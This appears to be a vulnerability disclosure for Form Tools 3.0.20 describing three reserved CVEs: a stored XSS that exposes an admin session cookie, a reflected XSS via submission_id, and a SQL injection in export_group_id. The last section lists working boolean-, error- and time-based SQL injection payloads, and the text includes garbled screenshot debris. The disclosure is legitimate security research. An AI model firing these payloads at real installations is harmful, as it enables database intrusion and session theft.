

# Form Tools 3.0.20 - Vulnerabilities


Vulnerabilities found in the software Form Tools

AUTHORS  
Bernardo Rodrigues

**NOTE:** At this moment the CVEs are not yet public, however, they are reserved with the following codes: CVE-2021-38143 - Stored XSS, CVE-2021-38144 - Reflected XSS and CVE-2021-38145 - SQL Injection


## CVE-2021-38143 - Stored XSS

An issue was discovered in Form Tools through 3.0.20. When an administrator creates a customer account, it is possible for the customer to log in and proceed with a change of name and last name. However, these are vulnerable to XSS payload insertion, being triggered in the admin panel when the admin tries to see the client list. This type of XSS (Stored) can lead to the extraction of the PHPSESSID cookie belonging to the administrator. Insertion of the payload in the "First Name" (client account) field:



[Full quality image](#)

The administrator logs in and opens the page with the list of clients:




ID	Primeiro Nome	Apelido	EMAIL	Status	Last Logged In	ENTRAR	
2		alert	teste@test.com	Activo	Ago 23rd, 3:24 PM	ENTRAR	

[Full quality image](#)

XSS triggered and exposing the admin cookie.

## CVE-2021-38144 - Reflected XSS

An issue was discovered in Form Tools through 3.0.20. A low-privileged user can trigger Reflected XSS when viewing form via the submission\_id parameter, e.g., [clients/forms/edit\\_submission.php?form\\_id=1&view\\_id=1&submission\\_id=\[XSS\]](#)



[Full quality image](#)

## CVE-2021-38145 - SQL Injection

An issue was discovered in Form Tools through 3.0.20. SQL Injection can occur via the `export_group_id` field when a low-privileged user (client) try to export a form with data, e.g., manipulation of [modules/export\\_manager/export.php?export\\_group\\_id=1&export\\_group\\_1\\_results=all&export\\_type\\_id=1](#)

Create data table export using a normal user account by clicking *display*:



Forms  
Account  
— Login Info  
— Settings  
Logout



## Teste

Pesquisar

Resultados Totais: 2

	ID	Ficheiro	Teste 1	Campo 3	Date	
<input type="checkbox"/>	2	xss.gif			2021-08-05 4:38 PM	
<input type="checkbox"/>	1		Testing Export	dir&	2021-08-05 3:47 PM	

|

0 rows selected

Download / Export



HTML / Printer-friendly



all



selected

Table format

Display



Excel



all




selected

Generate

[Full quality image](#)

Insertion of the special character ' to test for possible break in the query and cause database errors:

[Full quality image](#)

The endpoint is vulnerable to the following types of SQL Injection attacks:

> Parameter: export\_group\_id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: export\_group\_id=1 AND 5636=5636&export\_group\_1\_results=all&export\_type\_id=1

Type: error-based

Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

Payload: export\_group\_id=1 AND (SELECT 4229 FROM(SELECT COUNT(\*),CONCAT(0x717a627171,(SELECT (ELT(4229=4229,1))) ,0x716b787171,FLOOR(RAND(0)\*2))x FROM INFORMATION\_SCHEMA.PLUGINS GROUP BY x)a)&export\_group\_1\_results=all&export\_type\_id=1

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: export\_group\_id=1 AND (SELECT 1946 FROM (SELECT(SLEEP(5)))nmeR)&export\_group\_1\_results=all&export\_type\_id=1